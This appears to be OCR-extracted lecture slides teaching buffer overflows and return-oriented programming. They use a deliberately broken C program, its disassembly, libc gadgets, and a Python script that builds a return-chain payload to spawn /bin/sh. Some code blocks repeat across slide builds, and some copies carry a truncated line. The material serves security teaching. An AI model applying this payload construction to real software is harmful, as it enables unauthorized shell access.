
Buffer Overflow Redux

The goal of a buffer overflow attack is to run code different than intended by the program author


If the attacker wants to run an existing function, then a simple buffer overflow attack may suffice

What if the program does not already have the right code?

Code on Stack



Code on Stack



Return-Oriented Programming

Return-oriented programming (ROP) is an attack technique that uses a program's existing machine code

Machine-code **gadgets** are combined to do things that were not in the original source code!

Another Broken Program

```
#include <unistd.h>
#include <stdio.h>

void say_hello() {
  char name[10];
  printf("[debug: reading into %p]\n", name);
  FILE *f = fopen("name", "rb");
  fgets(name, 256, f);
  fclose(f);
  printf("hello %s\n", name);
}

char *get_shell_path() {
  return "/bin/sh";
}

void show_date() {
  extern char** environ;
  char *bin_date = "/bin/date";
  char *argv[2] = {bin_date, NULL};
  execve(bin_date, argv, environ);
}

int main(int argc, char **argv) {
  say_hello();
  show_date();
  return 0;
}
```

Another Broken Program

```
#include <unistd.h>
#include <stdio.h>

void say_hello() {
  char name[10];
  printf("[debug: reading into %p]\n", name);
  FILE *f = fopen("name", "rb
  fgets(name, 256, f);
  fclose(f);
  printf("hello %s\n", name);
}

char *get_shell_path() {
  return "/bin/sh";
}

void show_date() {
  extern char** environ;
  char *bin_date = "/bin/date";
  char *argv[2] = {bin_date, NULL};
  execve(bin_date, argv, environ);
}

int main(int argc, char **argv) {
  say_hello();
  show_date();
  return 0;
}
```

buffer overflow bug

Disassembly of `say_hello`

```
_say_hello:
0000000100000e30  subq   $0x18, %rsp
0000000100000e34  leaq   0xe(%rsp), %rsi
0000000100000e39  leaq   0x114(%rip), %rdi  # "[debug: ....]\n"
0000000100000e40  movb   $0x0, %al
0000000100000e42  callq  0x100000f1e        # _printf
0000000100000e47  leaq   0x120(%rip), %rdi  # "name"
0000000100000e4e  leaq   0x11e(%rip), %rsi  # "rb"
0000000100000e55  callq  0x100000f18        # _fopen
0000000100000e5a  movq   %rax, (%rsp)
0000000100000e5e  leaq   0xe(%rsp), %rdi
0000000100000e63  movq   (%rsp), %rdx
0000000100000e67  movl   $0x100, %esi
0000000100000e6c  callq  0x100000f12        # _fgets
0000000100000e71  movq   (%rsp), %rdi
0000000100000e75  callq  0x100000f0c        # _fclose
0000000100000e7a  leaq   0xe(%rsp), %rsi
0000000100000e7f  leaq   0xf0(%rip), %rdi   # "hello %s\n"
0000000100000e86  movb   $0x0, %al
0000000100000e88  callq  0x100000f1e        # _printf
0000000100000e8d  addq   $0x18, %rsp
0000000100000e91  retq
```

Disassembly of `say_hello`

```
_say_hello:
0000000100000e30  subq   $0x18, %rsp
0000000100000e34  leaq   0xe(%rsp), %rsi
0000000100000e39  leaq   0x114(%rip), %rdi  # "[debug: ....]\n"
0000000100000e40  movb   $0x0, %al
0000000100000e42  callq  0x100000f1e        # _printf
0000000100000e47  leaq   0x120(%rip), %rdi  # "name"
0000000100000e4e  leaq   0x11e(%rip), %rsi  # "rb"
0000000100000e55  callq  0x100000f18        # _fopen
0000000100000e5a  movq   %rax, (%rsp)
0000000100000e5e  leaq   0xe(%rsp), %rdi
0000000100000e63  movq   (%rsp), %rdx
0000000100000e67  movl   $0x100, %esi
0000000100000e6c  callq  0x100000f12        # _fgets
0000000100000e71  movq   (%rsp), %rdi
0000000100000e75  callq  0x100000f0c        # _fclose
0000000100000e7a  leaq   0xe(%rsp), %rsi
0000000100000e7f  leaq   0xf0(%rip), %rdi   # "hello %s\n"
0000000100000e86  movb   $0x0, %al
0000000100000e88  callq  0x100000f1e        # _printf
0000000100000e8d  addq   $0x18, %rsp
0000000100000e91  retq
```

`0x18-0xe` is 10

Another Broken Program

```
#include <unistd.h>
#include <stdio.h>

void say_hello() {
  char name[10];
  printf("[debug: reading into %p]\n", name);
  FILE *f = fopen("name", "rb
  fgets(name, 256, f);
  fclose(f);
  printf("hello %s\n", name);
}

char *get_shell_path() {
  return "/bin/sh";
}

void show_date() {
  extern char** environ;
  char *bin_date = "/bin/date";
  char *argv[2] = {bin_date, NULL};
  execve(bin_date, argv, environ);
}

int main(int argc, char **argv) {
  say_hello();
  show_date();
  return 0;
}
```

buffer overflow bug

but `show_date` always runs `/bin/date`

Disassembly of `show_date`

```
_show_date:
0000000100000eb0  subq  $0x18, %rsp
0000000100000eb4  leaq  0xad(%rip), %rax   # "/bin/date"
0000000100000ebb  movq  %rax, 0x10(%rsp)
0000000100000ec0  movq  0x10(%rsp), %rax
0000000100000ec5  movq  %rax, (%rsp)
0000000100000ec9  movq  $0x0, 0x8(%rsp)
0000000100000ed2  movq  0x10(%rsp), %rdi
0000000100000ed7  movq  %rsp, %rsi
0000000100000eda  movq  0x11f(%rip), %rax  # _environ
0000000100000ee1  movq  (%rax), %rdx
0000000100000ee4  callq  0x100000f16       # _execve
0000000100000ee9  addq  $0x18, %rsp
0000000100000eed  retq
0000000100000eee  nop
```

Disassembly of `show_date`

```
_show_date:
0000000100000eb0  subq  $0x18, %rsp
0000000100000eb4  leaq  0xad(%rip), %rax   # "/bin/date"
0000000100000ebb  movq  %rax, 0x10(%rsp)
0000000100000ec0  movq  0x10(%rsp), %rax
0000000100000ec5  movq  %rax, (%rsp)
0000000100000ec9  movq  $0x0, 0x8(%rsp)
0000000100000ed2  movq  0x10(%rsp), %rdi
0000000100000ed7  movq  %rsp, %rsi
0000000100000eda  movq  0x11f(%rip), %rax  # _environ
0000000100000ee1  movq  (%rax), %rdx
0000000100000ee4  callq  0x100000f16       # _execve
0000000100000ee9  addq  $0x18, %rsp
0000000100000eed  retq
0000000100000eee  nop
```

If only we could get here, but with "/bin/sh" in RAX...

Disassembly of `get_shell_path`

```
_get_shell_path:
0000000100000ea0  leaq  0xb9(%rip), %rax # "/bin/sh"
0000000100000ea7  retq
```

Idea:


Exploit overflow: make `say_hello` return to `get_shell_path`

⇒ `"/bin/sh"` in RAX


Same overflow: make `get_shell_path` return to inside `show_date`

right after `"/bin/date"` assumed in RAX


Chaining Returns



Chaining Returns



Chaining Returns



Constructing the Exploit

```
import sys;

# address of `get_shell_path`:
get_shell_path = 0x100000ea0

# inside of `show_date` at the point where it expects
# "/bin/date" to be in RAX:
inside_show_date = 0x100000ebb

def n2b(v):
  return v.to_bytes(8, byteorder='little', signed=False)

sys.stdout.buffer.write(b"a"*10
                        + n2b(get_shell_path)
                        + n2b(inside_show_date))
```

Return Oriented Programming


ROP means chaining a sequence of return addresses to construct a new program out of resident machine code

In the example, having `get_shell_path` was *awfully* convenient...


Could we construct our own string?

Could we include a path in the exploit and refer to it?


Chaining More Returns



Chaining More Returns



Chaining More Returns



Using C Library Code

C library functions can be a rich source of code fragments

End of `fgets`:

```
0x7ff8031a3191 <+309>: popq   %rbx
0x7ff8031a3192 <+310>: popq   %r12
0x7ff8031a3194 <+312>: popq   %r13
0x7ff8031a3196 <+314>: popq   %r14
0x7ff8031a3198 <+316>: popq   %r15
0x7ff8031a319a <+318>: popq   %rbp
0x7ff8031a319b <+319>: retq
```

Using C Library Code

C library functions can be a rich source of code fragments

End of `fgets`:

```
0x7ff8031a3191 <+309>: popq   %rbx
0x7ff8031a3192 <+310>: popq   %r12
0x7ff8031a3194 <+312>: popq   %r13
0x7ff8031a3196 <+314>: popq   %r14
0x7ff8031a3198 <+316>: popq   %r15
0x7ff8031a319a <+318>: popq   %rbp
0x7ff8031a319b <+319>: retq
```

Gadget 1:
pops 6 words from the stack and puts them in registers, starting with RBX

Using C Library Code

C library functions can be a rich source of code fragments

End of `fgets`:

```
0x7ff8031a318a <+302>: movq   %rbx, %rax
0x7ff8031a318d <+305>: addq   $0x18, %rsp
0x7ff8031a3191 <+309>: popq   %rbx
0x7ff8031a3192 <+310>: popq   %r12
0x7ff8031a3194 <+312>: popq   %r13
0x7ff8031a3196 <+314>: popq   %r14
0x7ff8031a3198 <+316>: popq   %r15
0x7ff8031a319a <+318>: popq   %rbp
0x7ff8031a319b <+319>: retq
```

Gadget 1:
pops 6 words from the stack and puts them in registers, starting with RBX

Using C Library Code

C library functions can be a rich source of code fragments

